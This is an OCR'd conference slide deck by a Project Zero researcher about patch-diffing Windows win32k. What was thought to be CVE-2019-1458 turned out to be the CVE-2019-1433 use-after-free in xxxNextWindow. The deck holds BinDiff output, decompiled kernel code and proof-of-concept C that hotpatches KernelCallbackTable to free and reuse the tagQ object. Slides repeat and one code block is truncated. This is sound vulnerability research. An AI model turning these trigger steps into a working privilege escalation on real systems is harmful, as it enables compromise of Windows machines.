TFW you-get-really-excited-you-patch-diffed-a-0day-used-in-the-wild-but-then-find-out-it-is-the-wrong-vuln

Maddie Stone
@maddiestone
vOPCDE #4 2020

Who am I? - Maddie Stone

- Security Researcher on Google Project Zero
    - Focusing on 0-days used in the wild
- Previously, Google's Android Sec team
- Reverse all the things
- Speaker at REcon, OffensiveCon, BlackHat, & more!
- BS in Computer Science, Russian, & Applied Math, MS in Computer Science from Johns Hopkins University

@maddiestone

Google

A story...

I’m really interested in 0-days that are exploited in-the-wild (ITW).

How?

- Root cause analysis
- Variant analysis
- 0-day exploitation detections

And sharing and partnering with the broader security community.

Dec 2019 - CVE-2019-1458

Win32k Escalation of Privilege
Exploited? Yes

CVE-2019-1458

- Win32k Escalation of Privilege
- Part of a chain with a Google Chrome 0-day
- Actively exploited in the wild
- Discovered by Anton Ivanov and Alexey Kulaev of Kaspersky
    - “Windows 0-day exploit CVE-2019-1458 used in Operation WizardOpium” blog post
- Affected some versions of Windows 10 in addition to Windows 7

CVE-2019-1458

- Win32k Escalation of Privilege
- Part of a chain with a Google Chrome 0-day
- Actively exploited in the wild
- Discovered by Anton Ivanov and Alexey Kulaev of Kaspersky
    - "Windows 0-day exploit CVE-2019-1458 used in Operation WizardOpium" blog post
- Affected some versions of Windows 10 in addition to Windows 7

"The vulnerability itself is related to windows switching functionality (for example, the one triggered using the Alt-Tab key combination)."

Google

Let’s root cause it!

...but how?


Binary Patch Diffing

- BinDiff with IDA Pro
- Patch-diffed Windows 7 rather than Windows 10
- Sept 2019 `win32k.sys` vs Dec 2019 `win32k.sys`

Binary Patch Diffing


- BinDiff with IDA Pro
- Patch-diffed Windows 7 rather than Windows 10
- Sept 2019 `win32k.sys` vs Dec 2019 `win32k.sys`

I thought this was the most recent update for Windows 7...




1.00	0.62	-------	FFFFF9600031...	sub_FFFFF96000315FFC	FFFFF97FFF2B...	sub_FFFFF97FFF2B5DCC	address sequence
1.00	0.62	-------	FFFFF9600031...	sub_FFFFF96000316008	FFFFF97FFF2B...	sub_FFFFF97FFF2B5DE0	address sequence
0.99	0.99	G------	FFFFF9600018...	sub_FFFFF9600018BD98	FFFFF97FFF12...	sub_FFFFF97FFF12BE7C	call reference matching
0.99	0.99	-I-----	FFFFF9600028...	sub_FFFFF9600028F3C8	FFFFF97FFF22...	sub_FFFFF97FFF22F380	edges flowgraph MD index
0.99	0.99	-I-----	FFFFF9600029...	sub_FFFFF96000295F50	FFFFF97FFF23...	sub_FFFFF97FFF235F00	call reference matching
0.99	0.99	-I-----	FFFFF960002F...	sub_FFFFF960002F5038	FFFFF97FFF29...	sub_FFFFF97FFF294E6C	call reference matching
0.99	0.99	G------	FFFFF9600017...	sub_FFFFF96000179668	FFFFF97FFF11...	sub_FFFFF97FFF119728	edges callgraph MD index
0.98	0.99	G-----C	FFFFF9600006...	sub_FFFFF96000065890	FFFFF97FFF00...	sub_FFFFF97FFF005890	call reference matching
0.97	0.97	-I--E--	FFFFF9600037...	sub_FFFFF96000372010	FFFFF97FFF31...	sub_FFFFF97FFF312010	call reference matching
0.97	0.99	G------	FFFFF9600012...	sub_FFFFF9600012CC94	FFFFF97FFF0C...	sub_FFFFF97FFF0CCE38	call reference matching
0.96	0.99	GI-J---	FFFFF9600015...	sub_FFFFF9600015DEBC	FFFFF97FFF0F...	sub_FFFFF97FFF0FDFDC	call reference matching
0.92	0.99	GI-----	FFFFF960002F...	sub_FFFFF960002F26FC	FFFFF97FFF29...	sub_FFFFF97FFF292528	call reference matching
0.91	0.97	GI-JE--	FFFFF9600028...	sub_FFFFF9600028F200	FFFFF97FFF22...	sub_FFFFF97FFF22F1D0	call reference matching
0.91	0.98	GI--E--	FFFFF9600008...	sub_FFFFF96000088E18	FFFFF97FFF06...	sub_FFFFF97FFF060944	call reference matching
0.87	0.99	GI-----	FFFFF960002A...	sub_FFFFF960002A9758	FFFFF97FFF24...	sub_FFFFF97FFF249708	call reference matching
0.86	0.99	GI-----	FFFFF960000B...	sub_FFFFF960000BD574	FFFFF97FFF05...	sub_FFFFF97FFF05D084	call reference matching
0.85	0.98	GI--E--	FFFFF960001B...	sub_FFFFF960001B0484	FFFFF97FFF15...	sub_FFFFF97FFF150354	call reference matching
0.66	0.87	GI-----	FFFFF9600027...	sub_FFFFF9600027A7D8	FFFFF97FFF21...	sub_FFFFF97FFF21A760	call reference matching
0.63	0.90	-I--E--	FFFFF9600014...	sub_FFFFF96000149E18	FFFFF97FFF0E...	sub_FFFFF97FFF0E9F54	call reference matching
0.50	0.96	GI--E--	FFFFF9600014...	sub_FFFFF96000148D4C	FFFFF97FFF0E...	sub_FFFFF97FFF0E8F4C	call reference matching
0.23	0.31	GI-JE--	FFFFF960001B...	sub_FFFFF960001B0298	FFFFF97FFF15...	sub_FFFFF97FFF1504B4	call sequence matching(exact)
0.22	0.44	GI--E--	FFFFF9600014...	sub_FFFFF96000149F8C	FFFFF97FFF0E...	sub_FFFFF97FFF0EA054	call reference matching
0.22	0.44	GI--E--	FFFFF9600014...	sub_FFFFF96000149EAC	FFFFF97FFF0E...	sub_F	


There were 23 functions who had been modified between Sept 2019 vs Dec 2019



`DrawSwitchWndHilite` is discussed in Kaspersky's blog post.

`xxxNextWindow` is one of the functions that has changed.





1.00	0.82	-------	FFFFF9600031...	sub_FFFFF960003194B8	FFFFF9600037...	sub_FFFFF96000379278	address sequence
1.00	0.80	-------	FFFFF9600010...	MapClientNeuterToClientPfn	FFFFF9600016...	MapClientNeuterToClientPfn	name hash matching
0.99	0.99	G------	FFFFF9600018...	xxxRealMenuWindowProc	FFFFF960001E...	xxxRealMenuWindowProc	name hash matching
0.99	0.99	-I-----	FFFFF9600028...	GreGetStringBitmapW(HDC__ *,ushort *,uint,S...	FFFFF960002E...	GreGetStringBitmapW(HDC__ *,ushort *,uint,S...	name hash matching
0.99	0.99	-I-----	FFFFF9600029...	HmgRemoveObjectImpl(HOBJ__ *,long,long,ul...	FFFFF960002F...	HmgRemoveObjectImpl(HOBJ__ *,long,long,ul...	name hash matching
0.99	0.99	-I-----	FFFFF960002F...	bInitPlgDDA(_PLGDDA *,_RECTL *,_RECTL *,_P...	FFFFF9600035...	bInitPlgDDA(_PLGDDA *,_RECTL *,_RECTL *,_P...	name hash matching
0.99	0.99	G------	FFFFF9600017...	xxxNextWindow	FFFFF960001...	xxxNextWindow	name hash matching
0.98	0.99	-I--E--	FFFFF9600037...	InitFunctionTables	FFFFF960003...	InitFunctionTables	name hash matching
0.98	0.99	G-----C	FFFFF9600006...	PDEVOBJ::PDEVOBJ(_LDEV *,_devicemodeW *,...	FFFFF960000C...	PDEVOBJ::PDEVOBJ(_LDEV *,_devicemodeW *,...	name hash matching
0.97	0.99	G------	FFFFF9600012...	zzzDestroyQueue	FFFFF9600018...	zzzDestroyQueue	name hash matching
0.97	0.99	GI-J---	FFFFF9600015...	xxxKeyEvent	FFFFF960001B...	xxxKeyEvent	name hash matching
0.92	0.99	GI-----	FFFFF960002F...	RFONTOBJ::bInsertGlyphbitsLookaside(_GLYPH...	FFFFF9600035...	RFONTOBJ::bInsertGlyphbitsLookaside(_GLYPH...	name hash matching
0.91	0.97	GI-JE--	FFFFF9600028...	vuln_sub_FFFFF9600028F200	FFFFF960002E...	vuln_sub_FFFFF97FFF22F1D0	call reference matching
0.91	0.99	GI--E--	FFFFF9600008...	xInsertMetricsPlusRFONTOBJ	FFFFF9600012...	xInsertMetricsPlusRFONTOBJ	name hash matching
0.87	0.99	GI-----	FFFFF960002A...	CreateSurfacePal(XEPALOBJ,ulong,ulong,ulong)	FFFFF9600030...	CreateSurfacePal(XEPALOBJ,ulong,ulong,ulong)	name hash matching
0.86	0.99	GI-----	FFFFF960000B...	xInsertGlyphbitsRFONTOBJ	FFFFF9600011...	xInsertGlyphbitsRFONTOBJ	name hash matching
0.85	0.99	GI--E--	FFFFF960001B...	fnHkINLPDEBUGHOOKSTRUCT	FFFFF9600021...	fnHkINLPDEBUGHOOKSTRUCT	name hash matching
0.70	0.92	GI-----	FFFFF9600027...	GreAnimatePalette	FFFFF960002...	GreAnimatePalette	name hash matching
0.50	0.97	GI--E--	FFFFF9600014...	NtUserfnHkINLPDEBUGHOOKSTRUCT	FFFFF960001A...	NtUserfnHkINLPDEBUGHOOKSTRUCT	name hash matching
0.23	0.31	GI-JE--	FFFFF960001B...	CopyDebugHookLParam	FFFFF9600021...	GetDebugHookLParamSize	call sequence matching(exact)

~~CVE-2019-1458~~ CVE-2019-1433 Root Cause Analysis

CVE-2019-1433

- `xxxNextWindow` can be triggered by a certain type of task-switching window
- Use-after-free of `tagQ` object in `xxxNextWindow`
  - Freed during a user-mode callback
- `xxxKeyEvent` is the only function that calls `xxxNextWindow`
  - Calls with a pointer to a `tagQ` object as the first arg
- Neither `xxxKeyEvent` not `xxxNextWindow` lock the object to protect it during the user-mode callbacks
- After the `xxxMoveSwitchWndHilite` callback, `xxxNextWindow` uses the pointer to the `tagQ` object without any verification, causing the UAF

Steps


1. Triggering `xxxNextWindow`
2. Freeing the `tagQ` (queue) structure
3. Using the freed queue

Triggering xxxNextWindow


- Special set of keyboard inputs to open a “Sticky Task Switcher” window
    - Determined a way to trigger the code path programmatically, not manually
- `<ALT (Extended)> + TAB + TAB release + ALT + CTRL + TAB + release all except ALT extended + TAB`

Google

Triggering xxxNextWindow



“Normal” task switch window (ALT+TAB+CTRL)



Task switch window that is displayed when xxxNextWindow is called (key strokes on prev slide)

```
void __fastcall xxxNextWindow(tagQ *queue, int a2) {
[...]
while ( 1 ) {
    if (gspwndAltTab->fnid & 0x3FFF == 0x2A0 &&
          gspwndAltTab->cbwndExtra + 0x128 == gpsi->mpFnid_serverCBWndProc[6] &&
          gspwndAltTab->bDestroyed == 0 )
        v45 = *(switchWndStruct **)(gspwndAltTab + 0x128);
    else
        v45 = 0i64;
    if ( !v45 ) {
        ThreadUnlock1();
        goto LABEL_106;
    }
    handleOfNextWindowToHilite = xxxMoveSwitchWndHilite(v8, v45, isShiftPressed2); ← USER MODE CALLBACK
[...]
} // END OF WHILE
[...]
LABEL_106:
  v11 = queue->spwndActive;    ← USE AFTER FREE
  if ( v11 || (v11 = queue->ptiKeyboard->rpdesk->pDeskInfo->spwnd->spwndChild) != 0i64 ) {
```

```
void __fastcall xxxNextWindow(tagQ *queue, int a2) {
[...]
while ( 1 ) {
    if (gspwndAltTab->fnid & 0x3FFF == 0x2A0 &&
          gspwndAltTab->cbwndExtra + 0x128 == gpsi->mpFnid_serverCBWndProc[6] &&
          gspwndAltTab->bDestroyed == 0 )
        v45 = *(switchWndStruct **)(gspwndAltTab + 0x128);
    else
        v45 = 0i64;
    if ( !v45 ) {
        ThreadUnlock1();
        goto LABEL_106;
    }
    handleOfNextWindowToHilite = xxxMoveSwitchWndHilite(v8, v45, isShiftPressed2); ← USER MODE CALLBACK
[...]
} // END OF WHILE
[...]
LABEL_106:
  v11 = queue->spwndActive;   ← USE AFTER FREE
  if ( v11 || (v11 = queue->ptiKeyboard->rpdesk->pDeskInfo->spwnd->spwndChild) != 0i64 ) {
[...]
```

```
void __fastcall xxxNextWindow(tagQ *queue, int a2) {
[...]
while ( 1 ) {
    if (gspwndAltTab->fnid & 0x3FFF == 0x2A0 &&
          gspwndAltTab->cbwndExtra + 0x128 == gpsi->mpFnid_serverCBWndProc[6] &&
          gspwndAltTab->bDestroyed == 0 )
        v45 = *(switchWndStruct **)(gspwndAltTab + 0x128);
    else
        v45 = 0i64;
    if ( !v45 ) {
        ThreadUnlock1();
        goto LABEL_106;
    }
    handleOfNextWindowToHilite = xxxMoveSwitchWndHilite(v8, v45, isShiftPressed2); ← USER MODE CALLBACK
[...]
} // END OF WHILE
[...]
LABEL_106:
  v11 = queue->spwndActive;     ← USE AFTER FREE
  if ( v11 || (v11 = queue->ptiKeyboard->rpdesk->pDeskInfo->spwnd->spwndChild) != 0i64 ) {
```

Google

Freeing the queue

- We free the queue in the user-mode callback within `xxxMoveSwithWndHilite`.
- There are quite a few user-mode callbacks, but we need one which will reliably return to our POC code
  - `xxxSendMessageTimeout` in `DrawSwitchWndHilite`

`xxxSendMessageTimeout` in `DrawSwitchWndHilite`

- Sending a message to the window that is being highlighted (the little blue square around the icon) in the task switch window
- If we create a bunch of windows in our POC, than we can ensure our POC will receive this callback
- Sends message 0x8C (`WM_LPKDRAWSWITCHWND`)
  - Undocumented message
  - Windows doesn’t expect user apps to respond to this message
  - The user-mode callback `user32!_fnINLPKDRAWSWITCHWND` is automatically dispatched by `ntdll!KiUserCallbackDispatcher`

Hotpatch `PEB.KernelCallbackTable`

```
PEB* peb = GetPeb();
ULONGLONG kernelCallbackTable = (ULONGLONG)peb->Reserved7;

/* For Windows 7 x64, it's at index 0x57. For Windows 10 1903 x64 it's at index 0x61. */
drawSwitchCallback = *(ULONGLONG *)(kernelCallbackTable + 0x57 * 8);

/* Overwrite DRAWSWITCHWND callback function in KernelCallbackTable */
DWORD lpflOldProtect;
VirtualProtect((LPVOID)(kernelCallbackTable + 0x57 * 8), 8, PAGE_WRITECOPY,
&lpflOldProtect);
*(LPVOID *)(kernelCallbackTable + 0x57 * 8) = callbackHook;
```

Using methodology published by j00ru

Hotpatch `PEB.KernelCallbackTable`

```
PEB* peb = GetPeb();
ULONGLONG kernelCallbackTable = (ULONGLONG)peb->Reserved7;

/* For Windows 7 x64, it's at index 0x57. For Windows 10 1903 x64 it's at index 0x61. */
drawSwitchCallback = *(ULONGLONG *)(kernelCallbackTable + 0x57 * 8);

/* Overwrite DRAWSWITCHWND callback function in KernelCallbackTable */
DWORD lpflOldProtect;
VirtualProtect((LPVOID)(kernelCallbackTable + 0x57 * 8), 8, PAGE_WRITECOPY,
&lpflOldProtect);
*(LPVOID *)(kernelCallbackTable + 0x57 * 8) = callbackHook;
```

Our Callback

- Free the `tagQ` object using `AttachThreadInput`
    - `AttachThreadInput` “attaches the input processing mechanism of one thread to that of another thread” and to do this, it destroys the queue of the thread that is being attached to another thread’s input.
- Perform the actions that will cause us to go down the path that uses the (now freed) `tagQ` structure when we return to `xxxNextWindow`

```
void __fastcall xxxNextWindow(tagQ *queue, int a2) {
[...]
while ( 1 ) {
    if (gspwndAltTab->fnid & 0x3FFF == 0x2A0 &&
          gspwndAltTab->cbwndExtra + 0x128 == gpsi->mpFnid_serverCBWndProc[6] &&
          gspwndAltTab->bDestroyed == 0 )
        v45 = *(switchWndStruct **)(gspwndAltTab + 0x128);
    else
        v45 = 0i64;
    if ( !v45 ) {
        ThreadUnlock1();
        goto LABEL_106;
    }
    handleOfNextWindowToHilite = xxxMoveSwitchWndHilite(v8, v45, isShiftPressed2); ← USER MODE CALLBACK
[...]
    tagWndPtrOfNextWindow = HMValidateHandleNoSecure(handleOfNextWindowToHilite, TYPE_WINDOW);
    if ( tagWndPtrOfNextWindow )
        goto LABEL_103;
    isShiftPressed2 = isShiftPressed;
} // END OF WHILE
LABEL_106:
 v11 = queue->spwndActive;    ← USE AFTER FREE
```

```
void __fastcall xxxNextWindow(tagQ *queue, int a2) {
[...]
while ( 1 ) {
    if (gspwndAltTab->fnid & 0x3FFF == 0x2A0 &&
          gspwndAltTab->cbwndExtra + 0x128 == gpsi->mpFnid_serverCBWndProc[6] &&
          gspwndAltTab->bDestroyed == 0 )
        v45 = *(switchWndStruct **)(gspwndAltTab + 0x128);
    else
        v45 = 0i64;
    if ( !v45 ) {
        ThreadUnlock1();
        goto LABEL_106;
    }
    handleOfNextWindowToHilite = xxxMoveSwitchWndHilite(v8, v45, isShiftPressed2); ← USER MODE CALLBACK
[...]
    tagWndPtrOfNextWindow = HMValidateHandleNoSecure(handleOfNextWindowToHilite, TYPE_WINDOW);
    if ( tagWndPtrOfNextWindow )
        goto LABEL_103;
    isShiftPressed2 = isShiftPressed;
} // END OF WHILE
LABEL_106:
  v11 = queue->spwndActive;     ← USE AFTER FREE
```

Need **HMValidateHandleNoSecure** to return 0 when called on the window handle returned by **xxxMoveSwitchWndHilite.**

Call **DestroyWindow** in callback in POC.

```
void __fastcall xxxNextWindow(tagQ *queue, int a2) {
[...]
while ( 1 ) {
    if (gspwndAltTab->fnid & 0x3FFF == 0x2A0 &&
          gspwndAltTab->cbwndExtra + 0x128 == gpsi->mpFnid_serverCBWndProc[6] &&
          gspwndAltTab->bDestroyed == 0 )
        v45 = *(switchWndStruct **)(gspwndAltTab + 0x128);
    else
        v45 = 0i64;
    if ( !v45 ) {
        ThreadUnlock1();
        goto LABEL_106;
    }
    handleOfNextWindowToHilite = xxxMoveSwitchWndHilite(v8, v45, isShiftPressed2); ← USER MODE CALLBACK
[...]
    tagWndPtrOfNextWindow = HMValidateHandleNoSe
    if ( tagWndPtrOfNextWindow )
        goto LABEL_103;
    isShiftPressed2 = isShiftPressed;
} // END OF WHILE
LABEL_106:
 v11 = queue->spwndActive;      ← USE AFTER FREE
```

Need to fail one of the conditions in the top '**`if`**' statement so that **`v45 = 0`** and then we will jump to **`LABEL_106`** where the freed **`tagQ`** object will be used.

```
void __fastcall xxxNextWindow(tagQ *queue, int a2) {
[...]
while ( 1 ) {
    if (gspwndAltTab->fnid & 0x3FFF == 0x2A0 &&
          gspwndAltTab->cbwndExtra + 0x128 == gpsi->mpFnid_serverCBWndProc[6] &&
          gspwndAltTab->bDestroyed == 0 )
        v45 = *(switchWndStruct **)(gspwndAltTab + 0x128);
    else
        v45 = 0i64;
    if ( !v45 ) {
        ThreadUnlock1();
        goto LABEL_106;
    }
